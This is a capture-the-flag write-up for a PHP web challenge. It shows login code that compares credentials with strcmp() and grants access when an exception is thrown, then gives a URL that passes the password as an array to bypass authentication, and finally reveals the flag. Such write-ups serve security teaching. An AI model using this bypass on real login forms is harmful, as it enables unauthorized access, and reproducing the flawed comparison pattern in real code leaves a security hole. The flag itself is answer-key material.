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# Eeezzy

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**Challenge name:** Eeezzy

**Challenge description:** I forgot my login details!

**Category:** Web


**Difficulty:** Easy

**Points:** 200

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**Step 1:** Start and open the challenge instance.



**Step 2:** Here in the PHP code you can see that credentials are compared using *strcmp()* and it has vulnerability of *Array injection*.


```
<?php

session_start();
$_SESSION['status']=null;

$flag="";
try {
    if (isset($_GET['username']) && isset($_GET['password'])) {
        if (strcmp($_GET['username'], $flag)==0 && strcmp($_GET['password'], $flag)==0)
            $_SESSION['status']=$flag;
        else
            $_SESSION['status']="Invalid username or password";
    }
} catch (Throwable $th) {
    $_SESSION['status']=$flag;
}

?>
```

**Step 3:** Let's try to login with random credentials.



**Step 4:** Inject array in the get parameters and submit.

https://ch410118105.ch.eng.run/?username=admin&password[]=password&submit=Login

**Step 5:** You got the flag! Flag is **VishwaCTF{5t0p\_c0mp4r1ng}**

